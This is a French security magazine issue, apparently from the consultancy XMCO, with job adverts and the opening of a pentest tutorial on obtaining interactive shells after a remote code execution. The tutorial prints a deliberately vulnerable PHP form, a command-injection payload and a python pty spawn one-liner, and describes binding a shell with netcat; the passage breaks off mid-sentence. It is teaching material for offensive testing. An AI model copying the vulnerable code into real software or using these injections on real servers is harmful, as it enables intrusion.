actusécu

By xmco

ACTUALITÉ | VEILLE CYBER | PENTEST | CTI | ÉVÈNEMENT SÉCU

DECEMBRE 2022

DOSSIER PENTEST

Retour sur les notions de :

- Forward shell
- XSS universelle

Mais aussi

59

MAGAZINE NUMÉRIQUE RÉDIGÉ, ÉDITÉ ET OFFERT PAR NOTRE CABINET DE CONSEIL

xmco

We deliver cybersecurity expertise

TÉMOIGNAGE

« C'est vrai que le nom Serenety est bien choisi ! Le service nous apporte un peu de sérénité.
Il nous rassure sur ce qui est exposé sur les SI et sur internet. Serenety permet de détecter extrêmement rapidement les attaques potentielles.

Pour nous, il est essentiel d'être présent en amont et intervenir rapidement sur un élément qui serait défectueux.

Serenety représente un gain de temps et une organisation. Nous ne sommes pas noyés sous une masse d'information : elles sont ciblées et directement liées au périmètre de l'adhérent. ».

Rémi Tilly
RSSI - Sesan

#recrutement

Rejoignez une équipe de passionnés

Opportunités de postes à Paris et à Nantes. Pour tous les profils : juniors, expérimentés, alternants, stagiaires.

Analystes CTI

#job #consultant #CTI #CDI #stage

https://www.xmco.fr/consultant-cert-junior-et-confirme/

Si tu aimes l'OSINT, surveiller quotidiennement le clear / deep / dark web, développer des outils, qualifier les remontées de notre service CTI et découvrir manuellement des "pépites", ce job est fait pour toi !

Profil : Bac +3/5, passionné(e) possédant des connaissances sécurité transverses, intéressé(e) par la sécurité défensive, les recherches OSINT, la Cyber Threat Intelligence et le forensic.

Pentesteurs

#job #pentester #consultant #CDI #stage

https://www.xmco.fr/consultant-pentesteur/

Passionné(e) de hacking et de sécurité offensive ? Les outils Nmap, Burp Suite et Bloodhound n'ont plus de secrets pour toi ? Tu souhaites devenir admin de dom en quelques heures ou faire de la post exploitation sur des environnements divers ?
Rejoins la team Audit et apprends quotidiennement en compagnie de 30 experts du domaine.

Profil : Bac +5, curieux, amateur de CTF, passionné du hacking ou tout simplement hyper motivé pour apprendre dans le partage.

Consultant GRC

#job #conformité #QSA #ISO

https://www.xmco.fr/consultant-securite-pci-qsa/
https://www.xmco.fr/consultant-en-audits-de-securite-organisationnels/

Envie de changer des univers seulement techniques et prendre une dimension stratégique pour les clients que tu vas aider ? Le pôle GRC t'accueille pour apprendre, comprendre les standards et les normes et pourquoi pas devenir un certificateur PCI DSS sur des missions uniquement au forfait.

Développeur

#job #dev #python #angular #fullstack

https://www.xmco.fr/developpeur-python/
https://www.xmco.fr/developpeur-front-angular/

Viens enrichir notre pôle Factory pour participer aux développements de nos services cyber : Yuno / Serenety / Evidence et partager la bonne humeur de notre team de choc !

Administrateur / DevOPS

#job #infra #CDI

recrutement@xmco.fr

Nous recherchons aussi des administrateurs et / ou Devops pour aider notre pôle Factory à monter des infrastructures toujours plus innovantes et robustes !

Et XMCO, c'est aussi :

- **les XMCON, XMLAB, XMNEWS, XMTeam...**
- **le partage d'expérience**
- **l'expertise**
- **des profils mixtes (dev, analystes CTI / intelligence économique, experts cyber, spécialistes du dark web, consultants).**

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

22 millions

C'est le nombre de données qui ont fuité sur le darkweb en 2020 !*
Et si vos données en faisaient partie ?

Cyber Threat Intelligence, où en êtes-vous ?

Venez tester votre exposition face aux cybermenaces avec notre solution Serenety® !

Surveillance 360° automatisée et conceptualisée

Application SaaS et API

Équipe du CERT-XMCO dédiée

serenety
By xmco

Une solution proposée par XMCO, cabinet en cybersécurité depuis 2002

xmco


www.xmco.fr

*Source : ITP.net

Sommaire

Contact Rédaction : actusecu@xmco.fr - Rédacteur en chef / Mise en page : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Les consultants du cabinet XMCO.

Conformément aux lois, la reproduction ou la contrefaçon des modèles, dessins et textes publiés dans la publicité et la rédaction de l'ActuSécu© 2019 donnera lieu à des poursuites. Tous droits réservés - Société XMCO. la rédaction décline toute responsabilité pour tous les documents, quel qu'en soit le support, qui lui serait spontanément confié. Ces derniers doivent être joints à une enveloppe de réexpédition prépayée. Réalisation, Décembre 2022.



Par Samuel CRETEUR

TL;DR

De nos jours, les exécutions de code à distance ou RCE (Remote Code Execution) font partie des attaques web les plus redoutées. Les risques qui en découlent sont critiques, car ce type de vulnérabilité permet en somme une prise de contrôle du système et d'être présent au sein du réseau de la victime (selon le contexte du serveur : dédié, mutualisé, interne etc.).

Au sein de cet article, il sera expliqué :

- Ce qu'est un interpréteur de commandes interactif et pourquoi un attaquant nécessite ou préfère son utilisation lorsqu'il dispose d'une vulnérabilité de type RCE.
- S'en suivra une analyse de deux manières d'obtenir un interpréteur en ligne de commandes interactif avec une RCE et des options existantes pour contraindre son obtention à un attaquant.
- Enfin, il sera expliqué une méthode spécifique appelée Forward shell qui peut être mise en place lorsque les deux autres font défaut.

Introduction

Contexte et termes

Avant de rentrer dans le vif du sujet, remettons quelques bases et un peu de contexte. Notre article va aborder les post-exploitations dans le contexte de failles applicatives. En effet, lorsqu'un attaquant parvient à exploiter une vulnérabilité au sein d'une application web, son objectif est très souvent d'obtenir un interpréteur de commandes sur l'hôte compromis afin de gagner en confort ou parce qu'il le nécessite.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Pour mieux comprendre ce qu'est un interpréteur de commandes, il convient d'expliquer les termes techniques suivants :

Terme	Définition
Terminal	Un terminal est un élément matériel permettant à un utilisateur d'interagir avec un hôte. Il s'agit souvent d'un clavier associé à un écran de texte. Actuellement, ils sont souvent «émulés».
Tty (TeleTYpe)	Sur les systèmes Linux, tout fonctionne à l'aide de fichiers. Le fichier représentant un terminal est appelé un fichier tty.
Interprète de commandes	Un interprète de commandes est un programme qui interprète les commandes d'un utilisateur via un terminal pour les envoyer au système d'exploitation sous-jacent.
Invité de commandes	Interface utilisateur permettant d'insérer des commandes à la suite.
Émulateur de terminal	Un émulateur de terminal est un programme qui émule un terminal physique comme iTerm ou SSH.

Ainsi, lorsqu'un invité de commandes est affiché sur un système Linux c'est en réalité un émulateur de terminal, connecté à un terminal virtuel, identifié par un fichier tty, à l'intérieur duquel tourne un interpréteur de commandes.

Note	Les exemples et principes présentés ne seront spécifiques qu'aux systèmes Linux.

Un peu d'histoire...

C'est en 1960 qu'apparaissent les premiers périphériques permettant d'envoyer et recevoir des caractères à un ordinateur. Avant leur apparition, les données étaient enregistrées pour être ensuite envoyées par exemple via une carte perforée. Aucune communication n'intervenait alors entre l'Homme et la machine.

Des systèmes d'exploitation complets ont ensuite été développés tels que MS-DOS, le prédécesseur de Windows. Il fonctionnait avec une interface graphique affichant seulement l'invité de commandes que l'on connait aujourd'hui sous le nom de CMD, mais qui se nommait avant COMMAND.

De la même manière, Linux développait également ses propres interfaces en ligne de commandes avec l'arrivée du Bourne shell (bsh) en 1977 qui sera remplacé par le Bourne-Again shell (bash) en 1989.


Ces différents interpréteurs de commandes permettent l'interprétation de chaque ligne saisie afin de la traduire dans un langage adapté au système d'exploitation qui pourra ensuite exécuter la commande.

Historiquement, ces interfaces en ligne de commandes ont été conçues afin d'être utilisées en local. L'utilisateur souhaitant exécuter des commandes directement sur sa machine devait alors avoir un accès physique à celle-ci.

Avec l'arrivée des protocoles SSH et Telnet, il est devenu possible de communiquer simplement à distance avec un serveur via une interface de commandes, mais ils nécessitent souvent d'être authentifiés ou ne sont parfois simplement pas présents nativement sur les systèmes. Un attaquant doit donc être en mesure de trouver d'autres solutions pour réaliser cet échange distant afin d'exécuter des commandes sur un serveur.

Nous allons donc étudier les notions de web shell non interactif jusqu'à expliquer les concepts de Bind shell, reverse shell et Forward shell grandement utilisés dans le cadre de nos tests d'intrusion.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Bind shell, Reverse shell... et Forward shell

Web shell non interactif

Afin de comprendre pourquoi un attaquant nécessite un interpréteur en ligne de commandes interactif lorsqu'il est parvenu à identifier une RCE, commençons par définir le principe d'interactivité.

Un interpréteur de commandes interactif permet d'exécuter des commandes à la suite et d'obtenir leur sortie via un invité de commandes.

Il est ensuite fondamental d'expliquer comment les commandes sont interprétées et exécutées par le serveur sous-jacent lors de l'exploitation d'une RCE.


Pour ce faire, prenons le code PHP vulnérable ci-dessous :

```php
<html>
<head>
        <title>POC RCE XMCO</title>
</head>
<body>
        <form method="POST" action="poc.php">
                <input type="text" name="ip" placeholder="127.0.0.1">
                <input type="submit">
        </form>
        <pre>
<?php
if(isset($_POST["ip"]) && !empty($_POST["ip"])){
        $response = shell_exec("bash -c 'ping -c 3 ".$_POST["ip"]."'");
        echo $response;
}
?>
</pre>
</body>
</html>
```

Code PHP vulnérable à une RCE

Ce code correspond à la page web suivante :


Application web vulnérable à une RCE



Le formulaire prend en entrée une adresse IP renseignée par l'utilisateur et la fait passer dans la fonction PHP shell_exec (https://www.php.net/manual/fr/function.shell-exec.php). Cette dernière va exécuter la commande ping à l'adresse communiquée directement via l'interprète de commandes du serveur Linux hébergeant l'application web.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Cependant, l'entrée utilisateur n'est pas assainie avant d'être insérée dans la fonction et un attaquant peut donc échapper au contexte initial afin d'exécuter les commandes de son choix :




Exploitation de la RCE

L'application web est ainsi vulnérable à une RCE et l'attaquant peut exécuter la commande de son choix directement sur le serveur. Ici, la commande exécutée par le serveur est la suivante :

```
bash -c 'ping -c 1 127.0.0.1; id'
```

Ce que nous obtenons est donc un invité de commandes qui appelle l'interpréteur de commandes Bash. Ceci est un exemple particulier d'exploitation d'exécution de commandes à distance. Le contexte permettant la vulnérabilité changera selon l'architecture de l'application. De ce fait, la manière de l'exploiter variera également. Le résultat de la commande ne sera pas toujours affiché comme ici par exemple. Cependant, le principe d'échapper au contexte initial d'une fonction pouvant exécuter des commandes afin d'injecter du code malveillant restera fondamentalement le même. À chaque commande envoyée via le formulaire, l'interpréteur de commandes bash est appelé afin de l'exécuter.

Cela peut se traduire par la suite d'actions suivante :



Les différentes étapes impliquées lors de l'exploitation de la RCE

À l'aide de ce diagramme, il est déjà possible de constater l'un des problèmes majeurs que peut rencontrer un attaquant lors de l'exploitation d'une RCE. Chaque commande envoyée sera exécutée au sein d'un nouveau processus d'interpréteur de commandes.


Ainsi, en exécutant la suite de commandes suivante :

Commande	But de la commande
`cd ..`	Se déplacer vers le répertoire parent
`pwd`	Afficher le répertoire actuel

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


Bind shell, Reverse shell… et Forward shell

L'application retournera le répertoire actuel de l'application sans jamais varier :



L'application retourne le répertoire actuel de l'application même après une opération pour se déplacer vers un autre répertoire

Cela peut donc contraindre un attaquant qui souhaite se déplacer librement sur le système afin d'y consulter les différents fichiers. La seule manière de contournement est de chainer les commandes de la manière suivante :




L'application retourne le répertoire parent après une opération chainée pour se déplacer vers un autre répertoire

L'interpréteur de commandes appelé via l'invité de commandes web n'est donc pas interactif, car il n'est pas possible d'interagir avec celui-ci avec plus d'une commande à la suite.

Un autre problème majeur concerne les commandes nécessitant une entrée utilisateur après les avoir appelées. Le tableau ci-dessous résume quelques-unes d'entre elles :

Commande	But de la commande	Requiert
`passwd`	Changer le mot de passe de l'utilisateur actuel	Le nouveau mot de passe
`sudo -l`	Afficher ce que l'utilisateur peut exécuter avec les droits sudo	Le mot de passe de l'utilisateur actuel
`su -l`	Basculer vers l'utilisateur root	Le mot de passe de l'utilisateur root

En effet, l'application web n'affiche que la sortie de la commande et lorsque celle-ci requiert une entrée utilisateur, la commande ne se termine pas et ne dispose donc pas de sortie à afficher :



L'application ne retourne aucune réponse lorsque la commande requiert une entrée utilisateur

En résumé, lors de l'exploitation d'une RCE, l'interpréteur de commandes appelé n'est pas interactif, car celui-ci est terminé une fois qu'il a exécuté la commande renseignée par l'utilisateur.

Ici, l'application tourne avec les droits www-data et un attaquant souhaitera élever ses privilèges à root afin de compromettre le serveur hébergeant l'application. Il est plus compliqué d'élever ses privilèges avec les restrictions imposées par l'invité de commandes web actuel. C'est la raison pour laquelle un attaquant souhaitera souvent obtenir un interpréteur de commandes interactif via un terminal lors de l'exploitation d'une RCE.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Bind shell

Le concept

La première méthode afin d'obtenir un interpréteur de commandes interactif après l'exploitation d'une RCE est appelée Bind shell.

Celle-ci consiste à lier un interpréteur de commandes à un port spécifique en écoute sur l'hôte victime et de s'y connecter depuis la machine attaquante :




Schéma d'un Bind shell


Au sein de cet article, nous utilisons le binaire nc (netcat). Celui-ci est un outil en ligne de commandes généralement présent de base sur les systèmes Unix, Windows, et macOS X. Il permet de gérer les connexions réseau de la machine afin de notamment mettre en écoute un port. Il est également possible d'utiliser cet utilitaire afin de se connecter à un port distant ou local.

Après l'obtention de l'interpréteur de commandes, celui-ci ne sera pas encore totalement interactif, car il ne s'exécute pas au sein d'un pseudoterminal. Cependant, les commandes renseignées seront exécutées au sein du même interpréteur de commandes contrairement à celles entrées via la RCE. Ainsi, il devient possible d'obtenir un interpréteur de commandes interactif avec la commande python suivante :

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Elle permet d'obtenir un nouvel interpréteur de commandes interactif bash en l'exécutant cette fois-ci au sein d'un pseudoterminal émulé (pty) identifié par un fichier tty. La présence d'un pseudoterminal est donc nécessaire à l'interactivité d'un interpréteur de commandes, car c'est lui qui permet réellement d'interagir avec l'hôte.

En reprenant notre exemple, l'attaquant commence par mettre en écoute le port sur la machine victime via la RCE :




Mise en écoute du port 4444 sur la machine victime via la RCE

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Bind shell, reverse shell… et Forward shell

L'attaquant se connecte ensuite au port en écoute sur la machine victime et rend interactif l'interpréteur de commandes obtenu à l'aide de la commande Python citée précédemment :



Connexion au port en écoute de la victime

Bien que nous soyons parvenus à obtenir ce Bind shell interactif relativement facilement, cette technique est peu utilisée par les attaquants pour différentes raisons :

